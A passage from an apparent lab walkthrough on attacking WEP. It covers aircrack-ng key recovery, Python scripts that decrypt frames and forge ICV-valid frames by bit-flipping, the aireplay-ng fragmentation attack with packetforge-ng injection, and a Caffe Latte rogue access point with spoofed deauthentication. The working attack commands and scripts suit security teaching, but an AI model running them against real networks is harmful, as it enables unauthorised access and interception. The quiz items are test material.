The number of candidates on each row depends on the width of the terminal. A narrow terminal shows six candidates on each row. A wide terminal shows sixteen candidates on each row. The table has one row for each byte of the key. The byte(vote) column shows the candidates for that byte, ranked by how much statistical support the captured initialisation vectors give each one. The correct byte is usually the first entry. The depth column shows how far down the ranking the search had to go. It reads as the depth reached out of the depth the search was allowed. For example, 0/ 1 means that the highest-voted byte was right first time. On key byte two, 8/ 17 means that the correct byte sat eight places down the ranking, past every candidate printed on that row. The key counter on the timer line does not measure that work. On this network, the key counter runs into the tens of thousands as the search widens. Testing those keys still only takes a few seconds. In comparison, a passphrase search would take hours. Most of the time for this attack was spent on the capture that we ran in the previous task.

A comparison of two offline attacks. The WPA2 attack needs a wordlist containing the answer and fails against an unusual secret, while the PTW attack against WEP scales with how much traffic has been collected and needs no wordlist at all, recovering the key in seconds from the traffic already collected

The line reading Decrypted correctly: 100% is the verification step. Once aircrack-ng has a candidate key, it uses that key to decrypt frames from our capture and checks whether the results carry valid checksums. A wrong key produces garbage, and that garbage fails those checks straight away. This means that a clean result confirms that the recovered key is the one in use on the network. It also confirms that the recovered key is not a statistical artefact.

The key is displayed as five bytes separated by colons. The colons are only there to make the key easier to read. Five bytes is forty bits, so this is a 40-bit secret. A 40-bit secret is the configuration that is usually advertised as 64-bit WEP. Most tools want the key written without the separators, as a plain ten-character hexadecimal string. We should keep the key in this form for the next task.

If our capture had been short of initialisation vectors, aircrack-ng would have told us so. It would then have offered to retry the attack as more initialisation vectors arrived. This is why we can comfortably run aircrack-ng while our capture is still in progress. If we start aircrack-ng too early, it asks for more traffic. This is because, as explained in the How Works and Why It Failed task, the attack is limited by how many initialisation vectors we collect. The attack is not limited by how much computing power we have. This means that against WEP, we only need to keep the capture running for long enough.

Answer the questions below

What is the WEP key for Home-Legacy?

What does aircrack-ng report as the decryption success rate when it confirms a recovered WEP key?

As we saw in the How Works and Why It Failed task, the travels in the clear, as three unprotected bytes ahead of the encrypted data. This means that we can read it without the key, in the same way that the receiver does. We can print that field straight out of the file we collected earlier using tshark, the command-line form of Wireshark. tshark dissects a capture without decrypting anything in it.

Terminal
user@debian-thm:~$ tshark -r wep-01.cap -Y "wlan.fc.protected == 1" -T fields -e frame.number -e wlan.ta -e wlan.wep.iv -e wlan.wep.key -c 8
1	64:32:a8:56:32:56	0x64498e	0
2	f0:9f:c2:71:22:11	0xf8b243	0
3	64:32:a8:56:32:56	0x64498f	0
4	f0:9f:c2:71:22:11	0xf8b244	0
5	64:32:a8:56:32:56	0x644990	0
6	f0:9f:c2:71:22:11	0xf8b245	0

The -Y option is a display filter, and it keeps only the frames whose Protected bit is set. The -T fields option asks for named fields instead of a packet summary. The -c 8 option stops after eight frames have been read. This means that at most eight lines come back, and fewer lines come back when beacons or probe responses take up some of those first eight records. The columns are the frame number, the transmitter, the initialisation vector and the key index.

From the above output, we can see two transmitters. The access point is at f0:9f:c2:71:22:11 and the station is at 64:32:a8:56:32:56. The vectors from the two transmitters interleave in the listing. The station issues 64498e, 64498f and 644990. The access point issues f8b243, f8b244 and f8b245. This means that each device is running its own counter. Each counter goes up by one for every frame, starting from wherever it happened to be when the device booted. This is the counting behaviour described in the How WEP Works and Why It Failed task. On these devices, a vector repeats when the counter wraps after going through all 16,777,216 possible vectors, or when the device restarts. The key index reads 0 on every row. A station may hold four keys, and the key index names the key that encrypted the frame. The key index is the same field that wep_tx_keyidx sets in a client configuration. The counters will also skip values. A counter advances once for every frame its owner transmits. A capture only records the frames the card happened to receive. This means that a listing taken from your own capture will show jumps wherever a frame was missed. The vectors there will differ from the ones above as well, since they record where each counter had reached when you started listening.

The receiver prepends those three public bytes to the shared key and seeds RC4 with the result. A 40-bit key is five bytes, so the seed is eight bytes long and three of them arrived in the clear. Joining the vector to the key is the entire construction. The construction is small enough that we can write it out ourselves and check it against real frames.

The anatomy of one captured WEP data frame read left to right: a 24-byte 802.11 header at offsets 0 to 23, the three-byte initialisation vector 64 49 8e at offsets 24 to 26, a key ID byte of 0 at offset 27, then the encrypted payload from offset 28 and the four-byte ICV, with a rule showing that only those last two fields are encrypted and that the ICV therefore sits inside the encryption. Below the frame, the same three public bytes join five masked secret bytes to form the eight-byte RC4 seed, 24 of its 64 bits having travelled in the clear, and the keystream it produces returns a plaintext beginning with the LLC/SNAP header aa aa 03 00 00 00, verified across 24,829 frames.

Decrypting a Frame by Hand

We need two pieces of code, and neither of them is large. RC4 is fourteen lines. It is made up of a key scheduling algorithm and a generator. The key scheduling algorithm permutes a 256-byte array according to the seed. The generator walks that array to produce one keystream byte for each byte of data. The integrity check is a single comparison. WEP's ICV is a CRC32 computed over the plaintext. The ICV is appended to the plaintext and then encrypted along with it. A receiver decrypts the body, splits the last four bytes off and compares them against a CRC32 it computes itself.

First, we can create a directory to hold the scripts this task uses.

Terminal
user@debian-thm:~$ mkdir -p /tmp/wepint

Write the following to /tmp/wepint/wep-decrypt.py. The script uses nothing outside the standard library. It walks the capture file by hand instead of through a parsing library, so that every offset stays visible. This includes the three vector bytes lifted from offset 24 of each frame.

#!/usr/bin/env python3
"""Seed RC4 with IV||key, decrypt a real WEP frame, and check the ICV with CRC32."""
import struct, sys, zlib

cap = sys.argv[1]
keyhex = sys.argv[2]
count = int(sys.argv[3]) if len(sys.argv) > 3 else 3
key = bytes.fromhex(keyhex)

def rc4(seed, data):
    S = list(range(256))
    j = 0
    for i in range(256):                       # KSA: the whole secret enters here
        j = (j + S[i] + seed[i % len(seed)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    out = bytearray()
    i = j = 0
    for b in data:                             # PRGA: one keystream byte per plaintext byte
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def frames(path):
    f = open(path, "rb")
    magic, vmaj, vmin, tz, sig, snap, link = struct.unpack("<IHHiIII", f.read(24))
    assert link == 105, "linktype %d, expected 105 (IEEE 802.11)" % link
    while True:
        ph = f.read(16)
        if len(ph) < 16:
            return
        ts, tus, cl, ol = struct.unpack("<IIII", ph)
        yield f.read(cl)

print("WEP key supplied : %s  (%d bytes = %d-bit secret, advertised as %d-bit WEP)"
      % (keyhex, len(key), len(key) * 8, len(key) * 8 + 24))
print()

ok = bad = 0
shown = 0
for d in frames(cap):
    if len(d) < 36:
        continue
    fc = struct.unpack("<H", d[0:2])[0]
    if ((fc >> 2) & 3) != 2 or not ((fc >> 14) & 1):
        continue
    iv = d[24:27]
    body = d[28:]
    seed = iv + key                            # <-- the entire construction
    plain = rc4(seed, body)
    payload, icv = plain[:-4], plain[-4:]
    calc = zlib.crc32(payload) & 0xFFFFFFFF
    got = struct.unpack("<I", icv)[0]
    if calc == got:
        ok += 1
    else:
        bad += 1

    if shown < count:
        shown += 1
        print("=== frame %d ===" % shown)
        print("  IV (clear, from the frame)   %s" % iv.hex())
        print("  key (the shared secret)      %s" % key.hex())
        print("  RC4 seed = IV || key         %s   <-- %d bits, of which %d are public"
              % (seed.hex(), len(seed) * 8, 24))
        print("  ciphertext, first 16 bytes   %s" % body[:16].hex())
        print("  plaintext,  first 16 bytes   %s" % payload[:16].hex())
        if payload[:6] == b"\xaa\xaa\x03\x00\x00\x00":
            et = struct.unpack(">H", payload[6:8])[0]
            print("                               ^ LLC/SNAP aa aa 03 00 00 00, ethertype 0x%04x" % et)
            if et == 0x0800 and len(payload) > 28:
                ihl = (payload[8] & 0xF) * 4
                src = ".".join(str(b) for b in payload[8 + 12:8 + 16])
                dst = ".".join(str(b) for b in payload[8 + 16:8 + 20])
                print("                               IPv4 %s -> %s  proto %d  len %d"
                      % (src, dst, payload[8 + 9], struct.unpack(">H", payload[8 + 2:8 + 4])[0]))
        print("  ICV from frame (little-end)  %s  = 0x%08x" % (icv.hex(), got))
        print("  CRC32 of decrypted payload   %s  = 0x%08x"
              % (struct.pack("<I", calc).hex(), calc))
        print("  ICV check                    %s" % ("PASS" if calc == got else "FAIL"))
        print()
        if shown == 1 and calc == got and payload[:6] == b"\xaa\xaa\x03\x00\x00\x00":
            # Keystream recovery: no key needed, only a guessed plaintext. Only claim it
            # where the key was right and the frame really does start with LLC/SNAP,
            # or the sentence below describes something that did not happen.
            ks_from_key = bytes(a ^ b for a, b in zip(body, payload))
            known = b"\xaa\xaa\x03\x00\x00\x00"
            ks_from_guess = bytes(a ^ b for a, b in zip(body[:6], known))
            print("  keystream RC4 actually produced (first 6) %s" % ks_from_key[:6].hex())
            print("  keystream recovered by guessing the SNAP  %s" % ks_from_guess.hex())
            print("  identical: %s  -- that recovery used no key at all, only a guess at the"
                  % (ks_from_key[:6] == ks_from_guess))
            print("  first six plaintext bytes, which every LLC/SNAP frame shares.")
            print()

print("--- every protected data frame in the capture ---")
print("ICV verified   : %d" % ok)
print("ICV failed     : %d" % bad)
print("verification rate: %.2f%%" % (100.0 * ok / (ok + bad) if ok + bad else 0))

Run it against the capture collected earlier, substituting the ten hexadecimal characters recovered in the Recovering the WEP Key task for <key>. Both scripts in this task read the key with bytes.fromhex. This means that we have to enter the key without the colons that aircrack-ng printed. If we enter the colon-separated form, the script stops with an error. The final argument is how many frames to print in full.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-decrypt.py wep-01.cap <key> 1
WEP key supplied : <key>  (5 bytes = 40-bit secret, advertised as 64-bit WEP)

=== frame 1 ===
  IV (clear, from the frame)   64498e
  key (the shared secret)      <key>
  RC4 seed = IV || key         64498e<key>   <-- 64 bits, of which 24 are public
  ciphertext, first 16 bytes   5b4116e06690deccc73b97e2f3aed474
  plaintext,  first 16 bytes   aaaa0300000008004500040479054000
                               ^ LLC/SNAP aa aa 03 00 00 00, ethertype 0x0800
                               IPv4 <client-ip> -> 192.168.1.1  proto 1  len 1028
  ICV from frame (little-end)  2bc05c40  = 0x405cc02b
  CRC32 of decrypted payload   2bc05c40  = 0x405cc02b
  ICV check                    PASS

  keystream RC4 actually produced (first 6) f1eb15e06690
  keystream recovered by guessing the SNAP  f1eb15e06690
  identical: True  -- that recovery used no key at all, only a guess at the
  first six plaintext bytes, which every LLC/SNAP frame shares.

--- every protected data frame in the capture ---
ICV verified   : 24829
ICV failed     : 0
verification rate: 100.00%

From the sixteen plaintext bytes, we can see that the seed was built correctly. The first six bytes, aa aa 03 00 00 00, are an LLC/SNAP header. The next two bytes are the ethertype 0x0800 for IPv4. The next byte, 45, is the start of a well-formed IPv4 header, and the script reads out its addresses, protocol number and total length for us. We only get this plaintext when the seed is built correctly. If we build the seed the other way round, with the key first and the vector after it, the output looks just as random as the ciphertext that went in. The same happens if we seed RC4 with the key by itself.

The last four bytes of the decrypted body are the ICV, stored little-endian, and the CRC32 computed over everything ahead of them matches it. A single frame could in principle match by accident, at odds of roughly one in four billion, so the run does not stop at one. It decrypts every protected data frame in the file and reports how many passed. Each frame has its own vector, so each frame is decrypted under a different keystream. The whole pass takes around eighteen seconds. Your own counts will be different, since they describe however much traffic you collected. If the first frame in your file is an ARP exchange and not an IPv4 packet, no address line is printed for it. In that case, you can raise the final argument to show further frames.

Checking the Work Against a Wrong Key

A check that passes everything would pass correct and incorrect keys alike, so one successful run does not prove much on its own. Next, we can run the same code over the same frames with one character of the key changed and nothing else changed. Put the recovered key with its last hexadecimal character changed to any other digit in place of <wrong-key>.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-decrypt.py wep-01.cap <wrong-key> 1

With the wrong key, every frame fails the ICV check and none of them verify. The rate reported at the end reads 0.00%, where the correct key reported 100.00%. Together, the two runs show that the recovered key is the key in use. This confirms the result of the statistical attack that produced the key. We can use the same check outside WEP, on anything that takes a key and gives a result we can verify. We can run it once with a key that should succeed and once with a key that should fail.

The ICV that the failing run reads out of the frame is different from the ICV that the correct key read out of the same frame. This is because the ICV is computed over the plaintext and then encrypted with it. If the checksum travelled in the clear beside the ciphertext, both runs would read the same four bytes. With a wrong key, the stored checksum and the computed checksum are both corrupted at once, so both sides of the comparison move. We can check this by comparing the ICV from frame line between the two runs.

Recovering Keystream From a Guess

If we look at the foot of the first run, we can see two lines that were produced without using the key at all. Encryption here is XOR with a keystream. If we know any two of the ciphertext, the plaintext and the keystream, we can work out the third. Ciphertext combined with keystream returns plaintext, and this is how the receiver uses it. The same arithmetic also works the other way, even though nobody intended it to be used like this. Ciphertext combined with plaintext returns keystream.

Without the key, we do not hold the plaintext of the frame, although on this network we only need to hold part of it. Every data frame carrying a network-layer payload begins with the same six bytes, aa aa 03 00 00 00. These six bytes are the LLC/SNAP header named above. Since every such frame begins with them, our guess at these six bytes is always right. If we combine those six bytes with the first six bytes of ciphertext, we get six bytes of keystream for that frame. The script computes the same six bytes a second time by the honest route, from the key, and prints both. The two results are identical, and the script prints identical: True on the line below them.

These six bytes are keystream for one initialisation vector. We can only use them to encrypt six bytes in a frame that carries that same vector. The six bytes are not the key, and we cannot turn them into the key. On its own, this result is not enough to break WEP. An attack can build on it by persuading the access point to return longer and longer stretches of the same keystream. In the next task, we will look at that attack.

Correcting the Checksum Without the Key

The designers of WEP had a noisy radio link in front of them, and CRC32 was a reasonable choice of ICV for that problem. CRC32 is cheap to compute, and it catches the kind of damage that a noisy radio link does to a frame in flight. However, CRC32 also has a property that makes it unfit for protecting a frame against deliberate changes. CRC32 is linear over XOR. This means that the difference between the checksum of a message and the checksum of that message with some bits flipped depends only on which bits were flipped. The difference does not depend on the message itself.

Because of this, an attacker can change both the payload of a frame and its checksum. Flipping a bit of ciphertext flips the same bit of plaintext. This is because the ciphertext and the plaintext are joined by XOR with the keystream. The attacker does not need to know the keystream for this to work. The correction that the flip needs in the CRC32 can be computed from the attacker's own mask. We can take the checksum of the mask and combine it with the checksum of a run of zero bytes of the same length. The stored ICV is encrypted with the same keystream, so we can apply the correction to the encrypted ICV directly. This means that somebody who holds no key can adjust the payload and the checksum so that they agree. This is known as a bit-flipping attack. A bit-flipping attack defeats the integrity check, and the encryption does not have to be attacked for this to work.

Write the following to /tmp/wepint/wep-bitflip.py.

#!/usr/bin/env python3
"""CRC32 is linear, so the ICV can be corrected without the key. Show it."""
import struct, sys, zlib

cap = sys.argv[1]
keyhex = sys.argv[2]
key = bytes.fromhex(keyhex)

def rc4(seed, data):
    S = list(range(256)); j = 0
    for i in range(256):
        j = (j + S[i] + seed[i % len(seed)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    out = bytearray(); i = j = 0
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def crc_delta(d):
    """CRC32(p XOR d) XOR CRC32(p), computed from d alone. No plaintext needed."""
    return zlib.crc32(d) ^ zlib.crc32(bytes(len(d)))

f = open(cap, "rb")
assert struct.unpack("<IHHiIII", f.read(24))[6] == 105, "expected linktype 105 (IEEE 802.11)"
frame = None
while frame is None:
    ph = f.read(16)
    if len(ph) < 16:
        break
    cl = struct.unpack("<IIII", ph)[2]
    d = f.read(cl)
    fc = struct.unpack("<H", d[0:2])[0]
    if ((fc >> 2) & 3) == 2 and ((fc >> 14) & 1) and len(d) > 100:
        frame = d

if frame is None:
    sys.exit("no protected data frame longer than 100 bytes in this capture; "
             "collect a little more traffic and try again")

iv, ct = frame[24:27], frame[28:]
ct_body, ct_icv = ct[:-4], ct[-4:]

print("Everything below this line is done WITHOUT the key.")
print("-" * 68)
print("  captured ciphertext body, bytes 40-47 : %s" % ct_body[40:48].hex())
print("  captured encrypted ICV                : %s" % ct_icv.hex())

delta = bytearray(len(ct_body))
delta[40:48] = b"\x00\x00\x00\x00\x00\x00\x00\xff"   # flip 8 bits deep inside the payload
delta = bytes(delta)

forged_body = bytes(a ^ b for a, b in zip(ct_body, delta))
forged_icv = bytes(a ^ b for a, b in zip(ct_icv, struct.pack("<I", crc_delta(delta))))

print("  chosen bit-flip mask at those bytes   : %s" % delta[40:48].hex())
print("  CRC32 correction derived from the mask: %08x" % crc_delta(delta))
print("  forged ciphertext body, bytes 40-47   : %s" % forged_body[40:48].hex())
print("  forged encrypted ICV                  : %s" % forged_icv.hex())
print("-" * 68)
print("Now play the receiver, who does hold the key, and see what it makes of each.")
print()

for label, body, icvc in (("original frame", ct_body, ct_icv),
                          ("forged frame  ", forged_body, forged_icv)):
    plain = rc4(iv + key, body + icvc)
    payload, icv = plain[:-4], plain[-4:]
    calc = zlib.crc32(payload) & 0xFFFFFFFF
    got = struct.unpack("<I", icv)[0]
    print("  %s  plaintext[40:48]=%s  ICV 0x%08x  CRC32 0x%08x  %s"
          % (label, payload[40:48].hex(), got, calc, "ACCEPTED" if calc == got else "REJECTED"))

Then, we can run the script against the same capture, with the recovered key in place of <key>. The script performs the attacker's half with the captured bytes alone. After that, it plays the receiver with the key, so that we can see the verdict on each frame.

Terminal
user@debian-thm:~$ python3 /tmp/wepint/wep-bitflip.py wep-01.cap <key>
Everything below this line is done WITHOUT the key.
--------------------------------------------------------------------
  captured ciphertext body, bytes 40-47 : cd9e33ff1299c95f
  captured encrypted ICV                : 4db0e903
  chosen bit-flip mask at those bytes   : 00000000000000ff
  CRC32 correction derived from the mask: 781fb104
  forged ciphertext body, bytes 40-47   : cd9e33ff1299c9a0
  forged encrypted ICV                  : 4901f67b
--------------------------------------------------------------------
Now play the receiver, who does hold the key, and see what it makes of each.

  original frame  plaintext[40:48]=00000000c9980900  ICV 0x405cc02b  CRC32 0x405cc02b  ACCEPTED
  forged frame    plaintext[40:48]=00000000c99809ff  ICV 0x3843712f  CRC32 0x3843712f  ACCEPTED

The first half of that output is the attacker's work. It uses nothing but bytes read from the air and a mask of the attacker's choosing. The mask flips eight bits deep inside the payload, and the matching correction is derived from the mask alone. The second half is the receiver, which does hold the key, decrypting both frames and judging them. The original frame is accepted, as it should be. The forged frame is accepted too. The plaintext that the receiver accepted ends 09ff, and the plaintext that was actually transmitted ended 0900. This means that the receiver has acted on data that the attacker chose, and it has reported the frame as intact.

The attack did this damage without recovering a key, extending a keystream or decrypting anything that the attacker could read. The forged byte was also changed blind, and its new value was not chosen to mean anything. If we can alter the payload of a frame at will, we can also alter its destination address, port numbers or protocol fields at will. The attacker only needs to know the layout of the bytes being flipped. The ICV can tell the receiver whether a frame arrived intact, and it does this correctly. A checksum cannot tell the receiver anything more than this. The ICV cannot tell the receiver whether somebody altered the frame on purpose. This is because anybody can recompute a function that takes no secret. As such, even a protocol with sound encryption would be open to this attack if its check were only a checksum. addressed this by replacing the ICV with a keyed MIC. A keyed MIC is a value that an attacker cannot recompute without the key.

Answer the questions below
Decrypt your capture with the recovered WEP key. Which IPv4 address does the client on Home-Legacy use?

So far, our attack has depended on the network being busy. Home-Legacy carries a client, and the traffic from this client supplies initialisation vectors faster than the attack uses them. When that client goes quiet, the replay attack from the earlier task takes one of its requests and sends it back. Both of these routes need the network to have produced traffic that we can reuse.

As described in the Capturing Initialisation Vectors task, many networks on a real assessment are printers or controllers that send very few frames. These networks will never send the tens of thousands of frames that the statistical attack wants. The same is true of an access point with no associated client at all. On these networks there is also no captured ARP request to replay, because no station has sent one. In this task, we will break this kind of network by supplying the traffic ourselves.

Keystream Without the Key

As described in the Inside a WEP Frame task, we can recover six bytes of keystream without the key by combining the LLC/SNAP header with the ciphertext. The fragmentation attack can be used to turn these six bytes into a much longer keystream. It relies on the access point reassembling fragmented frames. A frame is split into fragments. Each fragment is short enough to encrypt with the keystream that we already know. The access point reassembles the fragments and rebroadcasts the result. The rebroadcast is a longer encrypted frame. We chose the plaintext of this frame, so we can combine the rebroadcast with that plaintext to recover a longer keystream. Repeating the exchange grows the recovered keystream to the full frame length.

The fragmentation attack drawn as a loop. The attacker starts with the six predictable bytes that open the encrypted body of every data frame, sends fragments no longer than the keystream already held, the Home-Legacy access point reassembles them and rebroadcasts the result as one longer encrypted frame, and combining that rebroadcast with the plaintext the attacker chose returns a longer keystream for the next round. Three turns reach 1500 bytes, enough for packetforge-ng to encrypt a complete ARP request without ever holding the key.

The attack needs the access point to accept frames from our radio. The fake authentication from the earlier task gives us this. With that association in place, we can run the exchange with aireplay-ng in attack mode -5:

Terminal
user@debian-thm:~$ sudo aireplay-ng -5 -b F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
Use this packet ? y
Saving chosen packet in replay_src-1019-100126.cap
10:01:26  Data packet found!
10:01:26  Sending fragmented packet
10:01:26  Got RELAYED packet!!
10:01:26  Trying to get 384 bytes of a keystream
10:01:26  Got RELAYED packet!!
10:01:26  Trying to get 1500 bytes of a keystream
10:01:26  Got RELAYED packet!!
Saving keystream in fragment-1019-100126.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream

The -5 option selects the fragmentation attack. The -b option sets the address of the access point. The -h option sets the address that the fake authentication registered. The tool offers us a captured frame, and we can accept it with y. Each Got RELAYED packet!! line is the access point reassembling and rebroadcasting the fragments it was sent. From the above output, we can see that three relayed packets bring the recovered keystream up to 1500 bytes. The file that is written holds the recovered keystream. We still do not know the key at this point. The name of that file is built from the time the attack ran. The fragment-1019-100126.xor name above is from this particular run. In the next command, we should use whichever name aireplay-ng reported on our own run.

Forging a Frame

A keystream of this length is enough for us to encrypt an entire frame of our own choosing. An ARP request is the natural choice, for the same reason that it was the natural choice to replay in the earlier task. An ARP request reliably provokes an answer. We can build this frame with packetforge-ng:

Terminal
user@debian-thm:~$ sudo packetforge-ng -0 -a F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 -k 255.255.255.255 -l 192.168.1.100 -y fragment-1019-100126.xor -w forge-arp.cap
Wrote packet to: forge-arp.cap

The -0 option builds an ARP request. The -k and -l options set the destination and source addresses that the request asks about. The -y option sets the keystream that encrypts the request. The result is a valid WEP frame, and we did not need the key to build it. The access point will accept this frame and act on it.

Injecting What Was Forged

First, we should leave a capture running against the same BSSID in another terminal, as in the earlier collection task:

Terminal
user@debian-thm:~$ sudo airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w frag2 wlan0mon

Then, while that capture collects in its own terminal, we can replay the forged frame:

Terminal
user@debian-thm:~$ sudo aireplay-ng -2 -F -r forge-arp.cap -x 800 wlan0mon
Sent 70438 packets...(799 pps)

The -2 option sends a frame from a file rather than one lifted from the air. The -F option accepts the first match instead of prompting. The -x 800 option caps the rate at eight hundred frames a second. This rate is fast enough to be useful, and the access point keeps answering at this rate. Every forged request gets a reply. Every reply is a new frame with a new initialisation vector. This means that the counter in our capture climbs as though the network were busy.

The initialisation vectors that we collected are ordinary ones. aircrack-ng cannot tell that the traffic which produced them was generated by us. Next, we can recover the key in the same way as in the earlier task:

Terminal
user@debian-thm:~$ sudo aircrack-ng -b F0:9F:C2:71:22:11 frag2-01.cap
                          KEY FOUND! [ <key> ]
	Decrypted correctly: 100%

From the above output, we can see that aircrack-ng found the key. This means that we can break a quiet WEP network in the same way as a busy one, by supplying the traffic ourselves.

The Slower Relative

The KoreK chopchop attack can also be used to reach the same result. It recovers the plaintext of a frame one byte at a time. It does this by repeatedly truncating a captured frame and watching which guesses the access point accepts. We can run it with aireplay-ng -4, and it works against this network. However, chopchop has to send a burst of frames for each byte. The fragmentation attack recovers 1500 bytes of keystream in seconds. The chopchop attack recovers only the first few percent of a single frame in one minute. We should try the fragmentation attack first. We can keep chopchop for access points that do not reassemble fragments.

Answer the questions below
Which aireplay-ng attack mode runs the fragmentation attack?
How many bytes of keystream does the fragmentation attack recover here?

A station that has joined a network does not forget it. The profile it stores holds the network name and the static key together. WEP has no server-side component that a station could check an access point against. As such, the station is free to treat anything advertising that name as the network it already knows. When one appears, the station associates and begins encrypting with the key it remembers. The station is not asked to prove that it holds the key. The station is also given no opportunity to confirm that the access point holds the key too. Open system authentication is the mechanism that let the fake authentication in the earlier task succeed, and it works the same way in both directions. The access point does not verify the station, and the station does not verify the access point.

This means that we can take the key from a client that has used the network. We do not need the network itself for this. If we know only the name of a WEP network, we can stand up an access point of our own carrying that name and wait for a station to arrive. We could be a long way from the real access point while we do this. When the station joins the rogue access point, it still has the key stored in its profile. The key itself is never transmitted, so the station never announces it. However, every frame the station sends is encrypted under that key and carries an . Initialisation vectors are exactly what the statistical attack consumes. This is known as the Caffe Latte attack. The name comes from the observation that a laptop opened in a coffee shop is still carrying the keys of every network it has ever used.

This attack recovers the key itself, the same value that the access point holds. This key decrypts the same traffic and is accepted by the same network. The real network is never contacted or associated with, and it contributes no frames to the capture. At the end of this task, we will recover the key from a capture file that holds traffic from only one station and one rogue access point.

A station and a rogue access point carrying the same network name, Home-Legacy, exchange a forged ARP request and its reply on channel 11, each reply adding a fresh initialisation vector, while the real Home-Legacy access point on channel 3 contributes none of the 706,898 frames in the capture, and 284,989 initialisation vectors recover the key the real access point holds without a single frame from it

Standing Up the Rogue Access Point

The attack needs a radio of its own in access point mode, and a second radio to deauthenticate, inject and capture. We will use wlan4 and wlan5 for this task, and leave wlan0mon and wlan1 untouched. Put wlan5 into monitor mode on channel 3, the channel the real Home-Legacy access point uses, and make a directory for the files the attack produces.

Terminal
user@debian-thm:~$ sudo ip link set wlan5 down && sudo iw dev wlan5 set type monitor && sudo ip link set wlan5 up
user@debian-thm:~$ sudo iw dev wlan5 set channel 3
user@debian-thm:~$ mkdir -p /tmp/cafelatte

The rogue runs on channel 11, deliberately far from the real network. Because of this, the capture we take on channel 11 at the end of the task cannot hold a frame transmitted by an access point on channel 3. Write the following to /tmp/cafelatte/rogue.conf.

interface=wlan4
driver=nl80211
ssid=Home-Legacy
hw_mode=g
channel=11
auth_algs=1
wep_default_key=0
wep_key0=0123456789
ap_max_inactivity=600

The value on the wep_key0 line is wrong on purpose. The real key is the value we are trying to recover from the station, so we do not give it to the rogue. The station associates with the rogue regardless. This is because auth_algs=1 selects open system authentication, and an open system exchange carries no proof of key possession in either direction. The station joins, and the two sides then encrypt under different keys. The rogue cannot read anything the station sends. This does not stop the attack, because we are only collecting the frames and the initialisation vectors they carry. ap_max_inactivity=600 stops the access point dropping a station that spends several minutes doing nothing but answer ARP.

Start the access point in its own terminal.

Terminal
user@debian-thm:~$ sudo ip link set wlan4 down && sudo iw dev wlan4 set type managed && sudo ip link set wlan4 up
user@debian-thm:~$ sudo hostapd-mana /tmp/cafelatte/rogue.conf
Using interface wlan4 with hwaddr 02:00:00:00:04:00 and ssid "Home-Legacy"
wlan4: AP-ENABLED

As shown on the first line of the above output, the rogue's own BSSID is 02:00:00:00:04:00. This address comes from the radio itself, and every command that follows filters on it.

Lab note: Leave hostapd-mana running in this terminal for the rest of the task and work from a second one, with a third for the capture that starts shortly. NetworkManager will reclaim an idle radio from underneath the attack, so the airmon-ng check kill from the opening task has to still be in effect before any of this runs.

Moving the Client Across

A station that is associated and content has no reason to go looking for anything else, so it has to be pushed. The station at 64:32:A8:56:32:56 is the one whose traffic supplied the initialisation vectors in the collection task. When this station scans, it will find two access points called Home-Legacy, and there is nothing in either beacon that would let it tell them apart. First, we can send a burst of deauthentication frames spoofed from the real access point's address. This tears the station's association down and sends it back to scanning.

Terminal
user@debian-thm:~$ sudo aireplay-ng -0 10 -a F0:9F:C2:71:22:11 -c 64:32:A8:56:32:56 wlan5

One burst is usually not enough. A station knocked off a network frequently returns to the access point it was just using, so repeat the command until the terminal running hostapd-mana reports the station arriving.

Terminal
wlan4: STA 64:32:a8:56:32:56 IEEE 802.11: authenticated
wlan4: STA 64:32:a8:56:32:56 IEEE 802.11: associated (aid 1)
wlan4: AP-STA-CONNECTED 64:32:a8:56:32:56

AP-STA-CONNECTED is the line to wait for. The two lines above it show the open system exchange completing. The station is now associated with our access point, and it treats our access point as the network it was using before. Our access point does not hold the station's key, and it has no connection to the real network. The station is still encrypting its frames under the key it already had.

Why the Built-In Replay Produces Nothing

Our capture has to follow the station to channel 11. Next, we can move the monitor interface to channel 11 and start a capture filtered to the rogue's BSSID.

Terminal
user@debian-thm:~$ sudo iw dev wlan5 set channel 11
user@debian-thm:~$ sudo airodump-ng -c 11 --bssid 02:00:00:00:04:00 -w /tmp/cafelatte/cl wlan5

aireplay-ng carries a dedicated mode for this attack, -6, and it is the obvious thing to reach for. We can run it from the second terminal. It reports a healthy send rate, but it does not produce any replies from the station.

Terminal
user@debian-thm:~$ sudo aireplay-ng -6 -b 02:00:00:00:04:00 -h 64:32:A8:56:32:56 wlan5
The interface MAC (02:00:00:00:05:00) doesn't match the specified MAC (-h).
	ifconfig wlan5 hw ether 64:32:A8:56:32:56
05:41:42  Waiting for beacon frame (BSSID: 02:00:00:00:04:00) on channel 11
Saving ARP requests in replay_arp-0920-054142.cap
You should also start airodump-ng to capture replies.
Read 18136 packets (3 ARPs, 0 ACKs), sent 14615 packets...(500 pps)

The warning is expected and the command it offers must not be run. We set -h to the victim's address on purpose, even though it does not match the address of our radio. The whole point is to send frames that appear to come from the victim. aireplay-ng has no way of knowing that. If we took its advice, the victim's address would be put on the monitor radio. After that, the script further down would stop recognising the victim's own replies, and the attack would produce nothing at all.

Nothing else in that output says failure. It found ARP requests to work from, it is sending at five hundred frames a second, and it looks much as the ARP request replay in the collection task looked. We can run aircrack-ng over the capture without naming a target. It lists the networks it found, and the count beside the network shows whether the replay is working.

Terminal
user@debian-thm:~$ sudo aircrack-ng /tmp/cafelatte/cl-01.cap
   1  02:00:00:00:04:00  Home-Legacy               WEP (4 IVs)
Choosing first network as target.

With one network in the file there is nothing to choose between, so aircrack-ng selects it and starts attacking immediately. The count beside the network scrolls away once the attack display takes over. We can stop the attack with Ctrl+C. Only a handful of initialisation vectors came out of a capture holding tens of thousands of frames. The count will not climb if we wait, because the station is not replying at all. If we decrypt the capture with the key we recovered in the earlier task, the frames in question turn into readable ARP.

    1   0.000000 IntelCor_56:32:56 -> Broadcast  ARP 42 Who has 192.168.1.1? Tell 192.168.1.54
